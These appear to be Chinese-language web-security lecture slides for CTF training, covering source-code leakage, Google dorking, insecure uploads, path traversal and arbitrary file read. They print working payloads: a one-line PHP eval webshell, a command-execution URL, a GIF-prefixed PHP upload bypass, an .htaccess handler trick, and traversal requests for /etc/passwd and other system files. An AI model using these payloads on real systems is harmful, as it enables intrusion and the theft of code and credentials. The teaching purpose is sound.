
- 開發人員忘記關閉 debug mode 或錯誤訊息
- 不小心把不該公開的東西推到 production 上
  - 例如：備份、設定檔
- CTF 怕太通靈，只好偷偷給你原始碼 (O)

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files

常見套路


- robots.txt
  - 告訴爬蟲什麼該看什麼不該看
  - 可能包含不想被爬取的路徑
    - 管理後台？特殊資料？
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files


stackoverflow.com/robots.txt
https://stackoverflow.com/robots.txt

```
User-Agent: *
Disallow: /posts/
Disallow: /posts?
Disallow: /amzn/click/
Disallow: /questions/ask/
Disallow: /questions/ask?
Disallow: /search/
Disallow: /search?
Disallow: /feeds/
Disallow: /feeds?
Disallow: /users/login/
Disallow: /users/login?
Disallow: /users/logout/
Disallow: /users/logout?
Disallow: /users/filter/
Disallow: /users/filter?
Disallow: /users/signup
Disallow: /users/signup/
Disallow: /users/signup?
Disallow: /users/authenticate/
Disallow: /users/authenticate?
Disallow: /users/oauth/*
Disallow: /users/flag-summary/
Disallow: /users/flair/
Disallow: /users/flair?
Disallow: /users/activity/
Disallow: /users/activity/?
Disallow: /users/stats/
Disallow: /users/*?tab=accounts
Disallow: /users/*?tab=activity
Disallow: /users/rep/show
Disallow: /users/rep/show?
Disallow: /users/prediction-data
Disallow: /users/prediction-data/
Disallow: /users/prediction-data?
Disallow: /unanswered/
```

常見套路

- robots.txt
- .git / .svn / .bzr
  - 版本控制系統
  - 可還原 source code
  - 工具 (.git)
    denny0223/scrabble
    lijiejie/GitHack
- .DS_Store
- .index.php.swp
- Backup files



```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = git@bitbucket.org:finebindintern/picsee.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
[branch "prod"]
        remote = origin
        merge = refs/heads/prod
```

HITCON Zeroday [ZD-2019-00770](ZD-2019-00770)

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
  - macOS 上自動產生的隱藏檔
  - 可得知資料夾內的文件名稱、路徑
  - lijiejie/ds_store_exp
- .index.php.swp
- Backup files

常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
  - .swp => vim 暫存檔
  - 可以直接還原該檔案原本的 source
- Backup files


常見套路

- robots.txt
- .git / .svn / .bzr
- .DS_Store
- .index.php.swp
- Backup files
    - www.tar.gz
    - backup.zip
    - …

Google Hacking

+	連接關鍵字（其實用空白就好ㄌ）	Cat+Meow
-	排除關鍵字	大學 -NTHU
"..."	精準查詢，一定要完全符合關鍵字	index of
intext	網頁內文	intext:管理介面
intitle	找標題符合的網頁	intitle:index of
cache	找 Google 有幫你快取過的網址	cache:你要ㄉ網址
filetype	找特定類型的檔案	filetype:xlsx
inurl	找網址裡有指定字串的網頁	inurl:www.nthu.edu.tw
site	找特定網站底下的內容	site:www.nthu.edu.tw

Google Hacking Database



Google Hacking Database

Show 15

Quick Search apache

Date Added	Dork	Category	Author
2020-04-29	intitle:"index of" apache.log	Files Containing Juicy Info	Abhi Chitkara
2020-04-16	intext:"This is the default welcome page used to test the correct operation of the Apache2 server"	Web Server Detection	Nicholas Doropoulos
2020-03-16	intitle:"index of" "apache-log-parser" "Port 80"	Sensitive Directories	Rohit Gautam
2020-03-16	intitle:"index of" "powered by apache " "port 80"	Web Server Detection	Rohit Gautam
2019-09-24	site:*/server-status intext:"Apache server status for"	Web Server Detection	Reza Abasi
2019-08-19	intitle:apache couchdb - futon: overview inurl:/_utils	Various Online Devices	Mohammed*_*
2019-07-31	intitle:"Apache2 Ubuntu Default Page: It works"	Web Server Detection	Reza Abasi
2019-05-29	intitle:"WAMPSERVER homepage" "Server Configuration" "Apache Version"	Web Server Detection	Rootkit_Pentester
2018-06-22	intitle:"apache tomcat/" "Apache Tomcat examples"	Web Server Detection	KhanhNNVN
2018-05-11	"Powered by Apache Subversion version"	Sensitive Directories	Sang Bui
2018-05-07	intitle:"apache tomcat/" + "Find additional important configuration information in:"	Web Server Detection	ManhNho
2018-05-03	intitle:"Apache2 Debian Default Page: It works"	Web Server Detection	ManhNho
2018-03-07	inurl:"server-status" "Server Version: Apache/" "Server Built: " "Server uptime:" "Total accesses" "CPU Usage:"	Web Server Detection	Aamir Rehman

Other tricks

- Dirsearch
- Subdomain enumeration


Upload / LFI

Write / Read for Files

Insecure Upload

Web 兩大世界觀

File-based




http://splitline.tw/index.php

Hello, world!

```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based




http://splitline.tw/home

Hello, world!

```
@app.route("/home")
def hello():
    return "Hello, world!"
```

Web 兩大世界觀

File-based




http://splitline.tw/index.php

Hello, world!

```
$ cat /var/www/html/index.php
<?php echo 'Hello, world!'; ?>
```

Route-based



http://splitline.tw/home

Hello, world!

```
@app.route("/home")
def hello():
        return "Hello, world!"
```

Webshell

- Webshell: 在 Web 伺服器上執行任意指令的頁面（shell on Web）
- 沒限制上傳檔案的副檔名：直接上傳 *.php 檔

- 「一句話木馬」：

```
<?php eval($_GET['code']); ?>
```

```
http://example.com/uploads/webshell.php?code=system('id');
```

Prevent & Bypass

- 檢查 POST Content Type
- 檢查 file signature (magic number)
- 檢查副檔名
  - 黑名單
  - 白名單

檢查 POST Content Type

```
POST /upload HTTP/1.1\r\n
Content-Length: 9487\r\n
Content-Type: multipart/form-data; boundary=-----1337\r\n
\r\n
-----1337\r\n
Content-Disposition: form-data; name="UploadFile";
filename="cat.jpg"\r\n
Content-Type: image/jpeg\r\n
\r\n
(File Content)
```

File Signature

- https://en.wikipedia.org/wiki/List_of_file_signatures
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

File Signature

- https://filesignatures.net/
- 不同類型的檔案都會有各自的 file signature (magic number)

GIF	47 49 46 38	GIF8
PNG	89 50 4e 47	.PNG

- Magic Number + PHP code --> Webshell

```
GIF89a<?php eval($_GET['code']); ?>
```

File Extension: Blacklist

```
No .php ?

 - pHP                      // Change case

 - pht, phtml, php[3,4,5,7] …

 - html, svg         // XSS

 - .htaccess
```

File Extension: .htaccess (Apache2 Feature)

```
<FilesMatch "meow">
    SetHandler application/x-httpd-php
</FilesMatch>
```

webshell.meow -> 會被當 php 執行

../../Path Traversal

```
file_get_contents("./files/".$_GET['file'])
```

```
http://victim.com/
download.php?file=report_9487.pdf
```

```
file_get_contents("./files/".$_GET['file'])
```

```
./files/report_9487.pdf
```

```
http://victim.com/
download.php?file=../download.php
```

```php
file_get_contents("./files/".$_GET['file'])
```


```
./files/../download.php

 --> ./download.php
```

```
http://victim.com/
download.php?file=../../../../etc/passwd
```

```php
file_get_contents("./files/".$_GET['file'])
```

```
/var/www/html/files/../../../../etc/passwd

--> /etc/passwd
```

Path traversal: Nginx misconfiguration



Breaking Parser Logic
Orange@Black Hat

Nginx off-by-slash fail

```
http://127.0.0.1/static../settings.py
```

```
location /static {
  alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination


```
/home/app/static/../settings.py
```

Arbitrary File Read

- 任意讀取伺服器上的檔案
  - 後端原始碼、敏感資料 etc…
  - fopen()
  - file_get_contents()
  - readfile()
  - …

```
file_get_contents($_GET['page'])
```


/?page=/etc/passwd



Page: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

/?page=index.php



/ᐠ｡ꞈ｡ᐟ\

Page: index.php

/ᐠ｡ꞈ｡ᐟ\

```
<pre>
<h1>/ᐠ｡ꞈ｡ᐟ\</h1>
<h2>Page: <?=$_GET['page']?></h2>
<pre>
<?php
    echo file_get_contents($_GET['page']);
?>
</pre>
</pre>
```

Config files

- `/etc/php/php.ini`
- `/etc/nginx/nginx.conf`
- `/etc/apache2/sites-available/000-default.conf`
- `/etc/apache2/apache2.conf`

System information

- User information
    - /etc/passwd
    - /etc/shadow # 通常要 root 權限
- Proccess information
    - /proc/self/cwd # symbolic link 到 cwd
    - /proc/self/exe # 目前的執行檔
    - /proc/self/environ # 環境變數
    - /proc/self/fd/[num] # file descriptor
- /proc/sched_debug # Processes list

Network


- /etc/hosts
- /proc/net/*
    - /proc/net/fib_trie
